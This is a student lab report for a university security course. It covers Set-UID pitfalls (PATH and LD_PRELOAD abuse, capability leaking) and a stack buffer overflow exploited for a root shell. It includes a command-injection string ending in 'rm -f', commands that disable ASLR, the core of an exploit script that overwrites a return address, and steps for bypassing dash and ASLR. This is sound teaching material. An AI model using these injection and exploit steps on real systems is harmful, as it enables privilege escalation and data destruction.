HUANG Kunlun 57878689
kl.h@my.cityu.edu.hk

Report for CS5293 Assignment II

04/03/24

Contents


1 Introduction

This is the solvement for the CS5293 Assignment II. Each Task have a short statment for the result as well as the procedures or the screenshoot or code listing attached.

2 Environment Variable and Set-UID Program

2.1 Manipulating environment variables

For this question,
1. No output occurred when searching for `foo` initially, indicating the variable wasn't part of the environment.
2. After setting `foo` with a string value, it still didn't appear in the environment, as assignment alone doesn't export it.
3. Post `export foo`, the variable `foo` displayed with `printenv`, confirming its addition to the environment.
4. Following `unset foo`, the variable `foo` ceased to appear, signifying its removal from the environment, figured as 1b.



(a) printenv

(b) set and unset env

Figure 1: Execute Result

Conclusion:
Variables must be exported to appear in the environment. The 'unset' command effectively removes them. This demonstrates the lifecycle of environment variables in Bash.

2.2 Environment variable and Set-UID Programs

Initially, `foo` was unset and, as expected, didn't appear in the output of the Set-UID program. Upon setting `foo` with a value but without exporting, `foo` still did not show up. This is because the Set-UID program inherits only exported environment variables. After exporting `foo`, it was then visible in the output, indicating that the Set-UID program did inherit `foo` from the user's process as 2.

Figure 2: Execute Result

Conclusion:
The Set-UID programs inherit exported environment variables from the user's process. This demonstrates how users can influence Set-UID program behavior through the environment, emphasizing the need for careful security practices around such programs.

2.3 The PATH Environment variable and Set-UID Programs

The manipulations with the PATH variable and the Set-UID `ls` program demonstrate how the system's behavior changed. Initially, the custom `ls` program, when executed, listed the contents of the current directory, similar to the standard `/bin/ls` command. After modifying the PATH variable to include the current directory at the beginning and changing the ownership and permissions of the `ls` program to mimic a Set-UID program, the `ls` command should have executed the malicious program. However, the output indicates that the custom `ls` program printed a message and the user IDs, which were both 1000, meaning it did not run with root privileges.




Figure 3: Execute Result




Figure 4: Execute Result After Set-UID

Conclusion:
If the Set-UID program runs our code instead of the intended `/bin/ls`, the code will execute with root privileges because Set-UID programs run with the effective permissions of the file owner, which is root in this case. This demonstrates a significant security risk with using relative paths in Set-UID programs and highlights the importance of using absolute paths for system calls.

2.4 The LD_PRELOAD environment variable and Set-UID Programs

1. When `myprog` was a regular program, running it as a normal user resulted in the overridden `sleep` function being called, confirming that `LD_PRELOAD` influenced the linker to load `libmylib.so.1.0.1`

first.
2. After making `myprog` a Set-UID root program, running it as a normal user did not invoke the overridden `sleep`, indicating that the Set-UID program did not inherit the `LD_PRELOAD` variable from the user's environment, likely for security reasons.
3. Exporting `LD_PRELOAD` in the root account and then running the Set-UID root `myprog` resulted in the overridden `sleep` being called, suggesting that when the Set-UID program is run by root, it respects the `LD_PRELOAD` variable.
4. With `myprog` set as a Set-UID program owned by another user (user1) and `LD_PRELOAD` set in a non-root account, the overridden `sleep` was not called, similar to the second case, reinforcing the idea that Set-UID programs ignore `LD_PRELOAD` from non-owner environments.






Figure 5: Execute Result

2.5 Invoking external programs using system() versus execve()

1.If Bob were to exploit the `system()` call with a command like "./25 /etc/passwd; rm -f /path/to/-some/file", as figured in 6a, the shell would execute the `cat /etc/passwd` command and then attempt the `rm -f` command, potentially allowing unauthorized file deletion if the syntax were correct and the shell executes the second command.
The use of `system()` in a Set-UID program poses a security risk due to its reliance on the shell, which can interpret additional commands and metacharacters. This risk is not present with `execve()` as it does not invoke a shell and executes the specified command directly. The observations suggest that the program is functioning with elevated privileges, but the specific access to `/etc/shadow` could not be confirmed from the provided output.
2.After recompiling and setting the program to use `execve()`, any attempts to use command chaining or injection as part of the input to the Set-UID program should fail, as figured in 6b, input such as `filename; rm -f somefile` would not cause the deletion of `somefile` because `execve()` would attempt to pass the entire string as a single argument to `/bin/cat`, which would then result in an error as it would be an invalid file name.



(a) Step 1 Execute Result



(b) Step 2 Execute Result

Figure 6: Execute Result

2.6 Capability Leaking

The program `./26` successfully wrote "Malicious Data" to `/etc/zzz`. Initially unable to open `/etc/zzz`, after setting correct permissions and ownership, the Set-UID program, running with root privileges, opened `/etc/zzz`. Upon dropping privileges with `setuid(getuid())`, the child process inherited the file descriptor with root access, leading to the capability leak which allowed writing to the file, even as a non-privileged user. This demonstrates the security risk of inheriting file descriptors from privileged processes.




Figure 7: Execute Result

3 Buffer Overflow Vulnerability

3.1 Initial setup

```
# The provided steps for buffer overflow vulnerability exploitation:
# 1. Disable address space layout randomization (ASLR) which makes address guessing
    difficult:
```

```
sudo sysctl -w kernel.randomize_va_space=0
# 2. Compile programs without the StackGuard protection to allow buffer overflow
    attacks:
gcc -fno-stack-protector example.c
# 3. By default, Ubuntu stacks are non-executable. To ensure stack executability is
    not a factor, compile programs with non-executable stack protection:
gcc -z noexecstack -o test test.c
# 4. Change the '/bin/sh' symbolic link to point to a shell without Set-UID
    restrictions like 'zsh' (only for Ubuntu 16.04 as it has countermeasures in 'dash
    '):
sudo ln -sf /bin/zsh /bin/sh
```

Listing 1: CMD

Disabling ASLR makes buffer overflow attacks easier by making memory addresses predictable. ASLR randomizes locations of the stack, heap, and libraries, complicating an attacker's ability to correctly guess where to inject malicious code or overwrite a return address. Without ASLR, these addresses remain constant, so attackers can reliably target specific memory locations to execute their code, significantly increasing the chances of a successful attack.




Figure 8: Execute Result

3.2 Running Shellcode

As shown in Figure 9, the commands compile and run `shell.c`, which launches a shell. Initially, running `./shell` as the user `seed` opens a shell with user-level privileges. After setting the program's owner to root and adding the Set-UID bit, running `./shell` again opens a shell with root privileges, confirmed by the output of `whoami`. This demonstrates how a Set-UID root-owned program can elevate privileges, highlighting the potential for exploitation if such a program were vulnerable to a buffer overflow attack, allowing unauthorized execution of code with elevated rights.




Figure 9: Execute Result

As shown in Figure 10, When compiled with executable stack permission `-z execstack` and run as a normal user, the program launches a shell with user-level privileges `seed`. After changing the ownership to root and setting the Set-UID bit `chmod 4755`', the same program now launches a shell with root privileges, as the effective UID of the process is escalated due to the Set-UID bit. This illustrates a potential security threat when executable code is present in the stack, especially in Set-UID programs.




Figure 10: Execute Result

3.3 The Vulnerable Program

The program `stack.c` has a deliberate buffer overflow vulnerability. It reads data from a file named `badfile` into a buffer that can only hold `BUFSIZE` bytes (33 by default) using `strcpy()`, which does not check for buffer overflow. If `badfile` contains more data than `BUFSIZE`, it will overflow the buffer `buffer[BUFSIZE]` in `bof()` function and potentially overwrite adjacent memory, which might include the function's return address.
As shown in Figure 11, The segmentation faults when running `./stack` indicate that the program crashes due to a buffer overflow caused by incorrect or corrupted data in `badfile`. This is indicative of the vulnerability, and with the right `badfile` contents, an attacker could leverage this to execute arbitrary code with root privileges.




Figure 11: Execute Result

3.4 Exploiting the Vulnerability

First, GDB debug for the stack, find out the `bof` and `strcpy` addresses, figured as 13.




Figure 12: Offsets Result

```
gdb-peda$ b bof
Breakpoint 1 at 0x80484f4: file stack.c, line 15.
gdb-peda$ run
gdb-peda$ p/x &buffer
$1 = 0xbfffeee0
gdb-peda$ p/x $ebp
$2 = 0xbfffefd8
gdb-peda$ p/d 0xbfffefd8-0xbfffeee0
```

```
$3 = 248
```

Listing 2: GDB debug for the stack

then, edit the `exploit.py` as Codeblock 3 filling out the address found by GDB.

```
########################################################################
buffer_add = 0xbfffeee0
ebp_add = 0xbfffefd8
offset = ebp_add - buffer_add + 4
ret = buffer_add + offset + 100

content[offset:offset + 4] = (ret).to_bytes(4,byteorder='little')
########################################################################
```

Listing 3: exploit.py Major Part




Figure 13: Buffer Address

Obviously, we should add a $SHIFT > 45 + 4$ to the shellcode as Codeblock.
Finally, we compile and run the exploit and stack again, respectively. And we can launch the shell with root privilege, figured as 14.




Figure 14: Execute Result

3.5 Defeating dash's Countermeasure

As shown in Figure 15, When `setuid(0);` is commented out, executing the program as a Set-UID will not grant root privileges because dash drops privileges if the real and effective UIDs differ. Unprivileged commands will confirm the user's identity, not root.

Uncommenting `setuid(0);`, the program elevates privileges by setting the real UID to zero before calling `execve()`, allowing a privileged shell as dash sees matching UIDs. Commands like 'whoami' will return `root`, confirming elevated access.
To bypass dash's countermeasure in shellcode, prepend the `setuid(0)` syscall, ensuring the effective UID is set to root before executing privileged operations.




Figure 15: Different Behavior

Figure 16 shows the shellcode in `exploit.c`. This bypasses dash's countermeasure, allowing the Set-UID program to execute with root privileges.




Figure 16: Using the above shellcode in exploit.py

3.6 Defeating Address Randomization

With ASLR enabled, the exploit may fail as memory addresses are randomized, making the hardcoded addresses unreliable. The exploit's success becomes unpredictable because the return address might not point to the intended shellcode location.




Figure 17: Break Into Shell

Running the exploit multiple times might eventually succeed because the randomized addresses could align with the shellcode by chance. A larger NOP sled may increase this likelihood, but success is not guaranteed and can take numerous attempts.

In my experiment, shell was obtained. The segmentation fault after 14,762 attempts, figured as 17, indicates the exploit's unpredictability due to ASLR. This defense makes buffer overflow attacks more challenging by randomizing memory addresses, increasing the difficulty of successful exploitation.

3.7 Stack Guard Protection

The program `stack` was recompiled without disabling Stack Guard as figured as 18. Upon the execution, a buffer overflow attempt was made, and Stack Guard detected the attack, triggering a error message as `*** stack smashing detected ***: ./stack terminated` and aborting the program.
This error confirms that Stack Guard's canary mechanism effectively prevents buffer overflow by monitoring for stack corruption and stopping execution if tampering is detected. This defense significantly increases the difficulty of exploiting such vulnerabilities.




Figure 18: Stack Guard Protection

3.8 Non-executable Stack Protection

No shell was obtained after recompiling the program with the non-executable stack option as figured as 19. The problem is that the stack has been configured to disallow code execution, so even if a buffer overflow occurs and attempts to run shellcode placed on the stack, the CPU will refuse to execute it, leading to a segmentation fault instead. While this protection scheme prevents execution of shellcode on the stack, it does not stop buffer overflows from occurring or other exploitation techniques like Return Oriented Programming (ROP) that can leverage executable code segments elsewhere. The segmentation fault indicates an attempt to execute code on a non-executable stack.


